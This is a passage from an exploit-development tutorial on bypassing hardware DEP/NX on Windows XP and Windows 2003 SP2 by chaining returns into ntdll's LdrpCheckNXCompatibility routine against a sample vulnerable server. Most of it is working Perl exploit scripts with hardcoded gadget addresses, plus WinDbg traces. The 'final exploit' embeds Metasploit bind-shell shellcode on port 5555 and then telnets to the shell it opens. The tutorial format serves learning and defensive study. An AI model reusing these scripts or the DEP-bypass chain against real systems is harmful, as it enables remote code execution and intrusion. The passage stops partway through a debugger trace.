
Sounds simple – but the guys that discovered this technique most likely had to research everything in reverse order... A big high five & thumbs up for a job well done !

Anyways, what does this mean in terms of setting up the stack ? We have talked about addresses and offsets to take care of... but how do we need to build our buffer ?

ImmDbg can help us with this. ImmDbg comes with a pycommand !findantidep, which will help you setting up the stack correctly. Alternatively, my own custom pycommand pvefindaddr can help looking for more addresses that could be used for setting up the stack. (I have noticed that !findantidep does not always get you the correct addresses. So you can use !findantidep to get the stack structure, and pvefindaddr to get the correct addresses)

pvefindaddr for ImmDbg v1.74 and up (Log in before downloading this file !) - Downloaded 303 times

First, look up 2 of the required addresses using pvefindaddr



Next, run !findantidep to get the structure. This pycommand will show you 3 dialog boxes. Just select an address in the first box (any address), then fill in 'jmp esp' in the second box (without the quotes), and select any address from the 3rd box. Note that we're not interested in the addresses provided by findantidep, only in the structure...

Open the Log window :


```
stack =
   "\xa0\xc1\x80\x7c\xff\xff\xff\xff\x48\x2c\x91\x7c\xff\xff\xff\xff"
   + "A" * 0x54
   + "\x73\x12\xab\x71"
   + shellcode
```

This shows us how we need to set up the stack, according to !findantidep :

```
1st addr | offset 1 | 2nd address | offset 2 | 54 bytes | jmp to shellc | shellc
```

1st addr = set eax to 1 and return. (for example, 0×7c95371a – discovered with pvefindaddr). In our malicious payload, this is what we need to overwrite saved EIP with. At this address (0x7c95371a), ret 4 is performed, so we need to add 4 bytes offset after this address (offset 1).

2nd addr = initiate the NX disable process by jumping to cmp al,1. This is 0×7c91cd44 (discovered with pvefindaddr). When this process returns, another ret 4 will be performed (so we need to add 4 more bytes offset) (offset 2)

Next, 54 bytes of padding is added. This is needed to adjust the stack. After NX is disabled, the saved registers are popped of the stack and then a leave instruction is executed. At that point, EBP is 54 bytes away from ESP, so in order to compensate for this, we need to add 54 bytes.

Then, after these 54 bytes, we need to put the address of a "jmp to the shellcode". This is the location where the flow will return to after disabling NX. Finally, we can put our shellcode .

(it's obvious that this stack structure depends on the real stack values when the exploit is ran. Just see if you can reference the shellcode by doing a jump/call/push+ret instruction and fill in the values accordingly). In fact, the entire structure shown by !findantidep is just theory. You just need to build the buffer step by step and by looking at register values after every step. That will ensure that you are building the right buffer. And that is exactly what we will do using our example application.

Let's have a look at our vulnsrv.exe example. We know that we will overwrite saved EIP after 508 bytes. So instead of overwriting saved EIP with the address of jmp esp, we will put the specially crafted buffer at that location, which will disable NX first.

We'll build the stack from scratch. Let's start by putting the first address at saved EIP and then see where that leads us to :

508 A's + 0×7c95371a + "BBBB" + "CCCC" + 54 D's + "EEEE" + 700 F's

```perl
use strict;
use Socket;
my $junk = "A" x 508;

my $disabledep = pack('V',0x7c95371a);
$disabledep = $disabledep."BBBB";
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep.("EEEE");
my $shellcode="F" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

After running this buffer against the application, we get :

```
(1154.13c4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e701 ebx=00000000 ecx=0012e565 edx=0012e700 esi=00000001 edi=00403388
eip=42424242 esp=0012e26c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??
```

ok, so the first address worked. esi contains 1 and flow is returned to BBBB. So we need to put the second address where BBBB is placed. The only additional thing we need to look at is ebp. When jumping to the second address, we know that – at a certain point, value 2 will be stored in a local variable at ebp-4. At this point ebp does not contain to a valid address, so this operation will most likely fail. Let's see :

```
use strict;
use Socket;
my $junk = "A" x 508;

my $disabledep = pack('V',0x7c95371a);
$disabledep = $disabledep.pack('V',0x7c91cd44);
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep.("EEEE");
my $shellcode="F" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

App dies, windbg says :

```
(11ac.1530): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e701 ebx=00000000 ecx=0012e565 edx=0012e700 esi=00000002 edi=00403388
eip=7c94153e esp=0012e26c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
ntdll!LdrpCheckNXCompatibility+0x1a:
7c94153e 8975fc          mov     dword ptr [ebp-4],esi ss:0023:4141413d=????????
```

Right – attempt to write to ebp-4 (41414141-4 = 4141413d) failed. So we need to adjust the value of ebp before we start executing the routines to disable NX. In order to do so, we need to find an address that will put something useful into EBP. We could point EBP to an address on the heap, which will work to store the temporary variable… but the leave instruction that is executed after disabling NX will take EBP and put it in ESP… which will mess up our buffer (and point our stack to an entire other location). A better approach would be to point EBP to a location near our stack..


The following instructions would work :


- push esp / pop ebp / ret

- mov esp,ebp / ret

- etc

Again, pvefindaddr will make things easier :





So instead of starting the first phase (setting eax to 1), we'll first adjust ebp, make sure it returns to our buffer (ret instruction), and then we'll start the routine.

RET (saved EIP) is overwritten after 508 bytes. We'll now put the address to perform the stack adjustment at that location, followed by the remaining lines of code :

```
use strict;
use Socket;
my $junk = "A" x 508;

my $disabledep = pack('V',0x77eedc70);  #adjust EBP
$disabledep = $disabledep.pack('V',0x7c95371a);  #set eax to 1
$disabledep = $disabledep.pack('V',0x7c91cd44);  #run NX Disable routine
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep.("EEEE");
my $shellcode="F" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

After running this code, we get this :

```
(bac.1148): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e701 ebx=00000000 ecx=0012e569 edx=0012e700 esi=00000001 edi=00403388
eip=43434343 esp=0012e274 ebp=0012e264 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
43434343 ??               ???
```

bingo ! NX has been disabled, EIP points at our C's, and ESP points at :

```
0:000> d esp
0012e274  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e284  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e294  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e2a4  44 44 45 45 45 45 46 46-46 46 46 46 46 46 46 46  DDEEEEFFFFFFFFFF
```

```
0012e2b4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e2c4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e2d4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e2e4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
```

Final exploit :

```
use strict;
use Socket;
my $junk = "A" x 508;

my $disabledep = pack('V',0x77eedc70);  #adjust EBP
$disabledep = $disabledep.pack('V',0x7c95371a);  #set eax to 1
$disabledep = $disabledep.pack('V',0x7c91cd44);  #run NX Disable routine
$disabledep = $disabledep.pack('V',0x7e47bcaf);  #jmp esp (user32.dll)

my $nops = "\x90" x 30;

# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
my $shellcode="\x89\xe0\xd9\xd0\xd9\x70\xf4\x59\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42\x4a" .
"\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f" .
"\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35" .
"\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" .
"\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" .
"\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e" .
"\x50\x31\x49\x50\x4a\x39\x4e\x4c\x4c\x44\x49\x50\x42\x54" .
"\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" .
"\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" .
"\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" .
"\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" .
"\x44\x43\x46\x4c\x4c\x4b\x4b\x39\x42\x4c\x51\x34\x45\x4c" .
"\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" .
"\x50\x30\x4c\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" .
"\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" .
"\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" .
"\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47" .
"\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48" .
"\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56" .
"\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58" .
"\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" .
"\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56" .
"\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" .
"\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35" .
"\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" .
"\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" .
"\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" .
"\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" .
"\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" .
"\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" .
"\x46\x34\x50\x55\x4b\x4f\x48\x50\x4a\x33\x43\x58\x4b\x57" .
"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" .
"\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38" .
"\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x50\x59" .
"\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" .
"\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32" .
"\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" .
"\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" .
"\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" .
"\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" .
"\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" .
"\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" .
"\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" .
"\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" .
"\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" .
"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" .
"\x41\x41";

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
```

```
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
system('telnet '.$host.' 5555');
```

Note that this exploit will work, even if NX/HW DEP is not enabled.

Disabling HW DEP (Windows 2003 SP2) : demonstration

On Windows 2003 SP2, some additional checks are added (CMP AL and EBP versus EBP vs ESI), which requires us to change our technique just a little. The result is that we need to point both EBP and ESI to writable addresses in order for the exploit to work.

On Windows 2003 server standard R2 SP2, English, the ntdll!LdrpCheckNXCompatibility function looks like this :

```
0:000> uf ntdll!LdrpCheckNXCompatibility
ntdll!LdrpCheckNXCompatibility:
7c8343b4 8bff            mov     edi,edi
7c8343b6 55              push    ebp
7c8343b7 8bec            mov     ebp,esp
7c8343b9 51              push    ecx
7c8343ba 833db4a9887c00  cmp     dword ptr [ntdll!Kernel32BaseQueryModuleData (7c88a9b4)],0
7c8343c1 7441            je      ntdll!LdrpCheckNXCompatibility+0x5f (7c834404)

ntdll!LdrpCheckNXCompatibility+0xf:
7c8343c3 8365fc00        and     dword ptr [ebp-4],0
7c8343c7 56              push    esi
7c8343c8 8b7508          mov     esi,dword ptr [ebp+8]
7c8343cb 56              push    esi
7c8343cc e899510000      call    ntdll!LdrpCheckSafeDiscDll (7c83956a)
7c8343d1 3c01            cmp     al,1
7c8343d3 0f846eb10000    je      ntdll!LdrpCheckNXCompatibility+0x2b (7c83f547)

ntdll!LdrpCheckNXCompatibility+0x21:
7c8343d9 56              push    esi
7c8343da e8e4520000      call    ntdll!LdrpCheckAppDatabase (7c8396c3)
7c8343df 84c0            test    al,al
7c8343e1 0f8560b10000    jne     ntdll!LdrpCheckNXCompatibility+0x2b (7c83f547)

ntdll!LdrpCheckNXCompatibility+0x34:
7c8343e7 56              push    esi
7c8343e8 e8e4510000      call    ntdll!LdrpCheckNxIncompatibleDllSection (7c8395d1)
7c8343ed 84c0            test    al,al
7c8343ef 0f85272c0100    jne     ntdll!LdrpCheckNXCompatibility+0x3e (7c84701c)

ntdll!LdrpCheckNXCompatibility+0x45:
7c8343f5 837dfc00        cmp     dword ptr [ebp-4],0
7c8343f9 0f854fb10000    jne     ntdll!LdrpCheckNXCompatibility+0x4b (7c83f54e)

ntdll!LdrpCheckNXCompatibility+0x5a:
7c8343ff 804e3780        or      byte ptr [esi+37h],80h
7c834403 5e              pop     esi

ntdll!LdrpCheckNXCompatibility+0x5f:
7c834404 c9              leave
7c834405 c20400          ret     4

ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f547 c745fc02000000  mov     dword ptr [ebp-4],offset <Unloaded_elp.dll>+0x1 (00000002)

ntdll!LdrpCheckNXCompatibility+0x4b:
7c83f54e 6a04            push    4
7c83f550 8d45fc          lea     eax,[ebp-4]
7c83f553 50              push    eax
7c83f554 6a22            push    22h
7c83f556 6aff            push    0FFFFFFFFh
7c83f558 e80085feff      call    ntdll!ZwSetInformationProcess (7c827a5d)
7c83f55d e99d4effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff)

ntdll!LdrpCheckNXCompatibility+0x3e:
7c84701c c745fc02000000  mov     dword ptr [ebp-4],offset <Unloaded_elp.dll>+0x1 (00000002)
7c847023 e9cdd3feff      jmp     ntdll!LdrpCheckNXCompatibility+0x45 (7c8343f5)
```

So, the value at [ebp-4] is compared, a jump is made to 7c83f54, the followed by the call to ZwSetInformationProcess (at 0×7c827a5d)

```
ntdll!LdrpCheckNXCompatibility+0x4b:
7c83f54e 6a04            push    4
7c83f550 8d45fc          lea     eax,[ebp-4]
7c83f553 50              push    eax
7c83f554 6a22            push    22h
7c83f556 6aff            push    0FFFFFFFFh
7c83f558 e80085feff      call    ntdll!ZwSetInformationProcess (7c827a5d)
7c83f55d e99d4effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff)
7c83f562 0fb6fd          movzx   edi,ch
```

```
0:000> u 7c827a5d
ntdll!ZwSetInformationProcess:
7c827a5d b8ed000000      mov     eax,0EDh
7c827a62 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
7c827a67 ff12            call    dword ptr [edx]
7c827a69 c21000          ret     10h
7c827a6c 90              nop
ntdll!NtSetInformationThread:
7c827a6d b8ee000000      mov     eax,0EEh
7c827a72 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
7c827a77 ff12            call    dword ptr [edx]
```

After executing this routine, it will return back to the caller function, arriving at 0×7c8343ff

```
ntdll!LdrpCheckNXCompatibility+0x5a:
7c8343ff 804e3780        or      byte ptr [esi+37h],80h
7c834403 5e              pop     esi

ntdll!LdrpCheckNXCompatibility+0x5f:
7c834404 c9              leave
7c834405 c20400          ret     4
```


That's where ESI is used. If that instruction has been executed, esi is popped, and the function epilog begins.

We have already learned how to alter the contents of EBP (so it would point at a writable useful location), now we need to do the same for ESI. On top of that, we really need to review the various instructions & look at the contents of the registers here. One of the things to notice, when using our example vulnsrv.exe application, is that whatever is put in ESI, will be used to jump to later on.

Let's see what happens with the following exploit code, using the following 2 addresses to adjust esi and ebp :

- 0×71c0db30 : adjust ESI (push esp, pop esi, ret)

- 0×77c177f8 : adjust EBP (push esp, pop ebp, ret)




```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x71c0db30);  #adjust esi
$disabledep = $disabledep.pack('V',0x77c177f8); # adjust ebp
$disabledep = $disabledep.pack('V',0x7c86311d);  #set eax to 1
$disabledep=  $disabledep."FFFF"; #4 bytes padding
$disabledep = $disabledep.pack('V',0x7c8343f5);  #run NX Disable routine
$disabledep = $disabledep."FFFF"; #4 more bytes padding
$disabledep = $disabledep.pack('V',0x773ebdff);  #jmp esp (user32.dll)

my $nops = "\x90" x 30;
my $shellcode="\xcc" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
system('telnet '.$host.' 5555');
```

Open vulnsrv.exe in windbg, and set a breakpoint at 0×7c8343f5 (so when the NX Disable routine is called). Then start vulnsrv (you may have to hit F5 a couple of times) and run the exploit code against the server and see what happens :

Breakpoint is hit

```
Breakpoint 0 hit
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c8343f5 esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpCheckNXCompatibility+0x45:
7c8343f5 837dfc00        cmp     dword ptr [ebp-4],0  ss:0023:0012e264=0012e268
```

Registers : both esi and ebp now point to a location close to the stack. The low bit of eax contains 1, so that's an indication that the 'mov al,1' instruction worked.

Now step/trace through the instructions (with the 't') command :

```
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c8343f9 esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x49:
7c8343f9 0f854fb10000    jne     ntdll!LdrpCheckNXCompatibility+0x4b (7c83f54e) [br=1]
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f54e esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x4b:
7c83f54e 6a04            push    4
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f550 esp=0012e270 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x4d:
7c83f550 8d45fc          lea     eax,[ebp-4]
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f553 esp=0012e270 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x50:
7c83f553 50              push    eax
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f554 esp=0012e26c ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x51:
7c83f554 6a22            push    22h
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f556 esp=0012e268 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x53:
7c83f556 6aff            push    0FFFFFFFFh
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f558 esp=0012e264 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!LdrpCheckNXCompatibility+0x55:
7c83f558 e80085feff      call    ntdll!ZwSetInformationProcess (7c827a5d)
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c827a5d esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!ZwSetInformationProcess:
7c827a5d b8ed000000      mov     eax,0EDh
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
